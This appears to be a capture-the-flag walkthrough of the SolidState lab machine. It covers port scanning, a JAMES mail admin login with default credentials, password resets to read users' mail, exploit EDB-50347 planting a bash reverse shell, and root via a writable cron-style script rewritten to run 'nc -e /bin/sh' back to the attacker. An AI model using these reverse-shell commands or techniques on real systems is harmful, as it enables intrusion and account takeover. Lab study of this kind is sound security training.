Attack Narrative

Reconnaissance (TA0043)


We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.150 --min-rate 5000
```

```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 770084f578b9c7d354cf712e0d526d8b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp5WdwlckuF4slNUO29xOk/Yl/cnXT/p6qwezI0ye+4iRSyor8lh
Vw26WpTCdawGKkaOMYoSWvliBsbwMLJEUwVbZ/GZ1SUEswpYkyZeiSC1qk72L6CiZ9/5za4MTZw8Cq0akT7G+mX7Qgc+
ktXXkZuyN/GRFeu3im7uQVuDgiXFKbEfmoQAsvLrR8YiKFUG6QBdI9awwmTkLFbS1Z
|   256 78b83af660190691f553921d3f48ed53 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslo
+eE=
|   256 e445e9ed074d7369435a12709dc4af76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/2OVe0isA7e3ruHz5fhUP4cVgY
25/tcp   open  smtp        syn-ack ttl 64 JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (192.168.202.128 [192.168.202.128])
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3        syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp  open  nntp        syn-ack ttl 64 JAMES nntpd (posting ok)
4555/tcp open  james-admin syn-ack ttl 64 JAMES Remote Admin 2.3.2
```

Port 80

The website looks like well a website



I wanted to use photon real quick to grab what we can from the website

```
photon -u http://192.168.202.150/ -l 3 -t 100
```

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
└─$ ls
    intel.txt      internal.txt      scripts.txt

┌──(kali㉿kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
└─$ cat intel.txt
http://192.168.202.150:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/about.html:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/index.html:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/services.html:EMAIL:webadmin@solid-state-security.com

┌──(kali㉿kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
└─$ cat internal.txt
http://192.168.202.150/services.html
http://192.168.202.150/index.html
http://192.168.202.150/
http://192.168.202.150/about.html
http://192.168.202.150

┌──(kali㉿kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
└─$ cat scripts.txt
http://192.168.202.150/assets/js/jquery.min.js
http://192.168.202.150/assets/js/ie/respond.min.js
http://192.168.202.150/assets/js/ie/html5shiv.js
http://192.168.202.150/assets/js/jquery.scrollex.min.js
http://192.168.202.150/assets/js/main.js
http://192.168.202.150/assets/js/util.js
http://192.168.202.150/assets/js/skel.min.js
```

From what I can see we have an email or username

```
webadmin@solid-state-security.com
```

so far we have one username and some endpoints that might be interesting. Lets look at the mail port first.

Port 25 & 110

We identified several ports like `#POP` and `#SMTP` that related to mail, In this case I wanted to see version and any usernames so I can use that info to leverage a attack

```
sudo nmap -Pn -sV -p- --script=smtp* 192.168.202.150
```

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ sudo nmap -Pn -sV -p- --script=smtp* 192.168.202.150
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-03 18:08 EST
Nmap scan report for 192.168.202.150
Host is up (0.0019s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp   open  smtp        JAMES smtpd 2.3.2
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_smtp-commands: solidstate Hello nmap.scanme.org (192.168.202.128 [192.168.202.128])
|_smtp-open-relay: Server is an open relay (2/16 tests)
| smtp-enum-users:
|_  root
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
MAC Address: 00:0C:29:14:16:40 (VMware)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

We can add another username to our list, we also see James Remote Admin, this might be interesting to look at.

Port 4555

the #James_4555 port is a is an email server. This version let us in with default CC

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ netcat 192.168.202.150 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
```

I see a cool thing to look at users

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ netcat 192.168.202.150 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

Users

```
james
thomas
john
mindy
mailadmin
```

I have the ability to reset passwords to users so, lets start doing that, we are going to reset password to users and log in as them till we find something

```
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
setpassword john password01
Password for john reset
```

Telnet to POP port and log in as john

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ telnet 192.168.202.150 110
Trying 192.168.202.150...
Connected to 192.168.202.150.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER john
+OK
PASS password01
+OK Welcome john
stat
+OK 1 743
list
+OK 1 743
1 743
```

Content of email

```
John,

Can you please restrict mindy's access until she gets
read on to the program. Also make sure that you send her
a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

My next target is mindy


```
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS password01
+OK Welcome mindy
stat
+OK 2 1945
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

Username:Password

```
mindy:P@55W0rd1!2@
```

PORT 22

Well the CC do work for mindy but for some reason we don't have a terminal or a shell



My bash seems not to be working so lets go back to seachsploit

Initial Foot hold & Execution (TA0001-2)

Exploit-DB: https://www.exploit-db.com/exploits/50347
OSWAP 10 as #A06 #A05
Type of Exploit: #OSWAP #EDB-ID-50347
We found an email service using software that has a publicly know exploit, also the access to this software was left using default credentials, due to these factors we leverage the default cc to look at other users emails. With looking at others emails we found credentials to a user for SSH service being hosted on our target; the public exploit was used to leverage creation of our bash shell on target
POC
1-3 steps
Step 1

```
# Target IP :  192.168.202.150
# Hacker IP :  192.168.202.128
# Listing Port: 443

python ./50347.py 192.168.202.150 192.168.202.128 443
```

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ python ./50347.py 192.168.202.150 192.168.202.128 443
[+]Payload Selected (see script for more options):  /bin/bash -i >& /dev/tcp/192.168.202.128/443 0>&1
[+]Example netcat listener syntax to use after successful execution: nc -lvnp 443
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).
[+]Don't forget to start a listener on port 443 before logging in!
```

Step 2

```
# ssh access with mindy CC


ssh mindy@192.168.202.150
```

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ ssh mindy@192.168.202.150
mindy@192.168.202.150's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\ؚ': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
        errorMessagetLjava/lang/String: No such file or directory
-rbash: L
```

Step 3

```
# Set up listner


sudo rlwrap nc -lvnp 443
```


```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ sudo rlwrap nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.150] 41086
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ iid
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ hostname
hostname
solidstate
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```


solidstate (192.168.202.150)

Username:Password

```
n/a
```

Screenshot Proof of user






Privilege Escalation (TA0004)

PE technique (#LPE-14)

We are on the hunt for permissions that might be set incorrectly here we see a binary we should not have access too.

```
find / \( -wholename '/home/homedir/*' -prune -o -wholename '/proc/*' -prune \) -o \( -type f -perm -0002 \) -exec ls -l '{}' ';' 2>/dev/null
```




```
-rwxrwxrwx 1 root root 105 Aug 22  2017 /opt/tmp.py
```

Content of original tmp.py

```
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

From what I can tell we can take control of this binary and have it do what want; in our case call back to our listener as root

POC Image

```
cat /opt/tmp.py

#!/usr/bin/env python
import os
import sys
try:
     os.system(' nc -e /bin/sh 192.168.202.128 4444')
except:
     sys.exit()

${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls -la /opt/tmp.py
ls -la /opt/tmp.py
-rwxrwxrwx 1 root root 128 Feb  4 17:35 /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

```
┌──(kali㉿kali)-[~/Desktop/solidState1/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.150] 50488
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls -la /root/
total 56
drwx------  8 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 Jun 18  2017 ..
-rw-------  1 root root   26 Aug 22  2017 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  8 root root 4096 Aug 22  2017 .cache
drwx------ 10 root root 4096 Aug 22  2017 .config
drwx------  3 root root 4096 Aug 22  2017 .gnupg
-rw-------  1 root root  966 Aug 22  2017 .ICEauthority
drwx------  3 root root 4096 Aug 22  2017 .local
drwxr-xr-x  2 root root 4096 Aug 22  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   33 Aug 22  2017 root.txt
-rw-r--r--  1 root root   66 Aug 22  2017 .selected_editor
drwx------  2 root root 4096 Aug 22  2017 .ssh
```

Proof of User

```
root@solidstate:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@solidstate:~# whoami
whoami
root
root@solidstate:~# hostname
hostname
solidstate
root@solidstate:~# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:14:16:40 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.150/24 brd 192.168.202.255 scope global dynamic ens33
       valid_lft 1776sec preferred_lft 1776sec
    inet6 fe80::337a:8431:21f7:bf2/64 scope link
       valid_lft forever preferred_lft forever
root@solidstate:~# cat /root/root.txt
cat /root/root.txt
b4c9723a28899b1c45db281d99cc87c9
root@solidstate:~#
```